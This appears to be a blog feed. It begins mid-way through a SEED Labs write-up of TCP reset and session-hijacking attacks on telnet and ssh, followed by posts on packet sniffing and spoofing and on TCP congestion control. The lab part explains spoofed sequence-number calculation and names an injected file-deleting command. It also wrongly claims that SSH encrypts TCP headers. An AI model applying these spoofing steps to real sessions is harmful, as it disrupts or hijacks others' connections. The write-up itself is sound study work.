<h3 id="on-telnet-session">On telnet session</h3>

<p>Start a Telnet session between the victim’s machine and the observer’s machine.
On attacker’s machine, use scapy to construct and send the TCP RST packet to break the existing connection between victim and observer.
&lt;/br&gt;
In the TCP header sent by the attacker, modifications of flags field and the sequence number field are needed. Next sequence number is calculated by taking the sum of the TCP segment length and the last sequence number.</p>

<ul>
  <li>
    <p>Current TCP packet sniffed by the attacker:<br />
<img src="/images/sniffedpkt.png" /></p>
  </li>
  <li>In this case Next sequence number = sequence number + TCP segment len = 1070715244 + 276 = 1070715520</li>
  <li>So the sequence number field of rst packet sent by the attacker will be <code class="language-plaintext highlighter-rouge">1070715520</code></li>
</ul>

<p>At the observer’s machine, after the attack is launched, when the client tries to input something in the CLI, the connection is immediately closed:
<img src="/images/telnetrst.png" /></p>

<h3 id="on-ssh-session">On ssh session</h3>

<p>Conduct a similar attack on a ssh session between the victim and the observer. Same thing happens as in telnet session, the moment the client inputs, the connection is closed.
<img src="/images/sshrst.png" /></p>

<p>The attack on ssh session also succeed, this is because SSH conducts encryption at Transport layer, so only data in TCP packets are encrypted, we will only need the header to spoof the packet.</p>

<p>If the victim and attacker are not on the same LAN, the reset attack on the ssh session will not succeed because the attacker cannot capture the packet and extract information from the packet to use for the reset packet. These informations include, IP addresses, ports, sequence number, data payload,…</p>

<h2 id="task-3-tcp-session-hijacking-attack">Task 3: TCP Session Hijacking Attack</h2>

<p>On the attacker’s machine, we want to run the injected command <code class="language-plaintext highlighter-rouge">rm /home/seed/myfile.txt</code> to remove <code class="language-plaintext highlighter-rouge">myfile.txt</code> on the victim’s machine.</p>

<p>In TCP header field of the packet spoofed by attacker, modifications of flags field, the sequence number field and the ack field are needed. Flag is changed to “A” indicating an ACK, sequence number and ack are set to the sequence number and ack number from the last obtained packet.
<br />
The attacker snifff the last packet from client to server and use the sequence number field and ack field of that packet for the spoofed packet because the TCP segment length is 0.</p>

<ul>
  <li>Current TCP packet sniffed by the attacker:<br />
<img src="/images/sniffed2.png" /></li>
</ul>

<h3 id="on-telnet-session-1">On telnet session</h3>

<p>Use wireshark to see packet capture after launching the attack:
<img src="/images/wshjk.png" /></p>

<p>We can see that after the spoofed packet is sent from the attacker, when the client wants to send something later, it will use the same sequence number as the spoofed packet and the server will keep dropping it because it thinks the packet is a duplicate. Also, from the server side, the server will keep sending ACK to the client for the spoofed packet, which the client did not send, and the client will just discard the ACK. This causes a deadlock between server and client and the connection is frozen.</p>

<h3 id="on-ssh-session-1">On ssh session</h3>

<p>Use wireshark to see packet capture after launching the attack:
<img src="/images/wssshhjk.png" /></p>

<p>The same method cannot be used to hijack a ssh session, this is because in ssh, ssh encrypts the entire communication stream, including the TCP header and the data. So without the key, the attack will not work.</p>]]></content><author><name>Hoang Nguyen</name><email>hvnoid3@gmail.ca</email></author><category term="networking" /><category term="SEED lab" /><category term="cybersecurity" /><summary type="html"><![CDATA[SEED Labs – TCP/IP Attack Lab done by Hoang Nguyen.]]></summary></entry><entry><title type="html">Packet Capturing and Attacks on the TCP/IP Stack</title><link href="https://hoangnguyen2809.github.io/posts/2024/03/blog-post-3/" rel="alternate" type="text/html" title="Packet Capturing and Attacks on the TCP/IP Stack" /><published>2024-03-27T00:00:00-07:00</published><updated>2024-03-27T00:00:00-07:00</updated><id>https://hoangnguyen2809.github.io/posts/2024/03/nw-blog</id><content type="html" xml:base="https://hoangnguyen2809.github.io/posts/2024/03/blog-post-3/"><![CDATA[<p>Two prevalent network security threats: packet sniffing and spoofing.</p>

<h2 id="packet-sniffing-and-spoofing">Packet Sniffing and Spoofing</h2>

<ul>
  <li><strong>Packet Sniffing</strong> involves capturing network packets not intended for your machine.</li>
  <li><strong>Packet Spoofing</strong> refers to creating and sending fake packets to a network.</li>
</ul>

<h3 id="useful-for">Useful for:</h3>

<ul>
  <li><strong>Intrusion Analysts</strong>: Examine network traffic to detect and study intrusions.</li>
  <li><strong>Forensic Investigators</strong>: Assess the extent of malware infections.</li>
  <li><strong>Attackers</strong>: Gain insights into victim networks.</li>
</ul>

<h3 id="sniffing">Sniffing</h3>

<p>Machines are connected to networks through <strong>Network Interface Cards (NIC)</strong></p>

<ul>
  <li><strong>Network Interface Card (NIC)</strong>: <br />
    <ul>
      <li>NIC is a physical or logical link between a machine and a network. Each NIC has a hardware address called MAC address.</li>
      <li>The NIC “hear” all the traffic on the network, but it only processes and accepts the frames that are addressed specifically to its own MAC address.
        <ul>
          <li>Frame with the destined address of the NIC will be taken to the CPU for further processing.</li>
          <li>Frames with different destination MAC addresses are discarded by the NIC.</li>
        </ul>
      </li>
    </ul>
  </li>
</ul>

<p>In order to sniff packets that are not ours, we turn on <strong>Promiscuous Mode</strong>:</p>

<ul>
  <li>On Promiscuous Mode, NIC passes every frame received from the network to the kernel , regardless of whether the destination MAC address matches with the card’s own address or not.</li>
</ul>

<p><strong>Implementing Packet Sniffers</strong></p>

<ul>
  <li><strong>Raw Sockets</strong>: These allow access to the raw data flowing through the network. The operating system kernel passes packets directly to applications that use raw sockets. However, this method is not portable across different operating systems.</li>
  <li><strong>Packet Filtering</strong>: When sniffing, we aim to capture specific types of packets (e.g., TCP, DNS queries) while discarding unwanted ones. Filtering packets before they reach the application can save processing time.</li>
</ul>

<h3 id="spoofing">Spoofing</h3>

<p><strong>Packet Spoofing</strong>: This involves altering critical information in packet headers, such as the source IP address, sequence number, or port number, to deceive the target.</p>

<ol>
  <li>
    <p><strong>TCP SYN Flooding</strong></p>

    <ul>
      <li><strong>Denial-of-Service (DoS) Attack</strong>: The attacker sends numerous SYN packets to a server without completing the TCP three-way handshake, overwhelming the server’s queue of half-open connections and preventing legitimate connections.</li>
      <li><strong>Technique</strong>: Attackers use random source IP addresses to avoid being blocked.</li>
    </ul>
  </li>
  <li>
    <p><strong>TCP Reset Attack</strong></p>

    <ul>
      <li><strong>Disrupting Connections</strong>: Attackers send spoofed RST packets to terminate an ongoing TCP connection between two hosts.</li>
    </ul>
  </li>
  <li>
    <p><strong>TCP Session Hijacking</strong></p>
    <ul>
      <li><strong>Injecting Data</strong>: During an ongoing TCP session, attackers inject arbitrary data into the TCP receiver’s buffer. The injected packets must match the original session’s srcIP, destIP, srcPort, and destPort to be accepted by the server.</li>
    </ul>
  </li>
</ol>

<p>To learn more about attack methods and how they work, check out <a href="https://hoangnguyen2809.github.io/posts/2012/08/blog-post-1/">Analyze Attack on TCP</a></p>

<h2 id="conclusion">Conclusion</h2>

<p>Understanding and mitigating the risks of packet sniffing and spoofing are crucial for maintaining robust network security. By comprehending the mechanisms and potential impacts of these threats, network administrators can better safeguard their systems, ensuring confidentiality, integrity, authenticity, and availability of their network resources.</p>]]></content><author><name>Hoang Nguyen</name><email>hvnoid3@gmail.ca</email></author><category term="networking" /><category term="tcp/ip" /><category term="packet capturing" /><summary type="html"><![CDATA[Two prevalent network security threats: packet sniffing and spoofing.]]></summary></entry><entry><title type="html">TCP Flow Control and Congestion Control</title><link href="https://hoangnguyen2809.github.io/posts/2024/01/blog-post-2/" rel="alternate" type="text/html" title="TCP Flow Control and Congestion Control" /><published>2024-01-13T00:00:00-08:00</published><updated>2024-01-13T00:00:00-08:00</updated><id>https://hoangnguyen2809.github.io/posts/2024/01/tcp-mecha</id><content type="html" xml:base="https://hoangnguyen2809.github.io/posts/2024/01/blog-post-2/"><![CDATA[<p>Two critical mechanisms within TCP, flow control and congestion control and their differences.</p>

<h2 id="tcp-flow-control">TCP Flow Control</h2>

<ul>
  <li>Decides how much data should be sent/ the flow of data</li>
  <li>
    <p>Ensure the sender does not overflow receiver’s buffer by transmitting too much, too fast</p>
  </li>
  <li>How flow control <strong>works</strong>:
    <ol>
      <li><strong>Receiver Advertises RcvWindow</strong>: The receiver communicates its available buffer space to the sender through the RcvWindow (Receive Window).</li>
      <li><strong>Sender Limits Unacknowledged Data</strong>: The sender adjusts its data transmission to ensure that the unacknowledged data does not exceed the RcvWindow, thereby preventing buffer overflow at the receiver’s end.</li>
    </ol>
  </li>
</ul>

<p>Flow control is an end-to-end mechanism, meaning each intermediate network device independently manages the flow of data through its specific network segment.</p>

<h2 id="tcp-congestion-control">TCP Congestion Control</h2>

<p>Congestion control addresses the issue of too much traffic going through the network, which can exceed the network’s handling capacity. This congestion results in routers dropping packets or delaying them beyond acceptable limits, causing timeouts at the sender.</p>

<h3 id="mechanism">Mechanism:</h3>

<ul>
  <li><strong>Probing for Usable Bandwidth</strong>: TCP probes the network for available bandwidth by increasing the transmission rate until packet loss occurs, then decreases the rate.</li>
  <li><strong>Additive Increase, Multiplicative Decrease (AIMD)</strong>: TCP incrementally increases the congestion window (CongWin) and decreases it multiplicatively when packet loss is detected.</li>
</ul>

<h3 id="congestion-detection">Congestion Detection:</h3>

<p>TCP infers congestion through timeouts or duplicate acknowledgments (ACKs), defining a loss event.</p>

<h4 id="tcp-congestion-control-algorithm-components">TCP Congestion Control Algorithm Components:</h4>

<ol>
  <li>
    <p><strong>AIMD</strong>:</p>

    <ul>
      <li>Increase CongestionWindow additively until a threshold is reached.</li>
      <li>TCP increases CongestionWindow by: <br />
(Maximum Segment Size) * (Maximum Segment Size/CongWindow) for every ACK received <br />
Example: If MSS = 1460 and CongWin = 14600, then: <br />
<strong>CongWin</strong> increased by <code class="language-plaintext highlighter-rouge">1460 * 1460/14600 = 146</code> <br /></li>
      <li>Upon packet loss detection, cut CongestionWindow in half.</li>
    </ul>
  </li>
  <li>
    <p><strong>Slow Start</strong>:</p>

    <ul>
      <li>Initial phase where the sender starts by sending a small number of packets, doubling the packets sent for each acknowledged packet received.</li>
      <li>Continues until reaching the congestion window (cwnd) threshold, then transitions to congestion avoidance.</li>
    </ul>
  </li>
  <li>
    <p><strong>TCP Reaction to a Loss Event</strong>:</p>

    <ul>
      <li>
        <p><strong>TCP Tahoe</strong>:</p>

        <ul>
          <li>Threshold = CongestionWindow / 2</li>
          <li>Set CongestionWindow = 1 MSS</li>
          <li>Slow start until threshold, then additive increase.</li>
          <li>Tahoe is slower as it resets the cwnd to 1 on each loss event.</li>
        </ul>
      </li>
      <li>
        <p><strong>TCP Reno</strong>:</p>
        <ul>
          <li>If 3 duplicate ACKs:
            <ul>
              <li>Threshold = CongWin / 2</li>
              <li>CongWin = Threshold + 3MSS</li>
              <li>Additive increase.</li>
            </ul>
          </li>
        </ul>
      </li>
    </ul>
  </li>
</ol>]]></content><author><name>Hoang Nguyen</name><email>hvnoid3@gmail.ca</email></author><category term="networking" /><category term="tcp" /><summary type="html"><![CDATA[Two critical mechanisms within TCP, flow control and congestion control and their differences.]]></summary></entry></feed>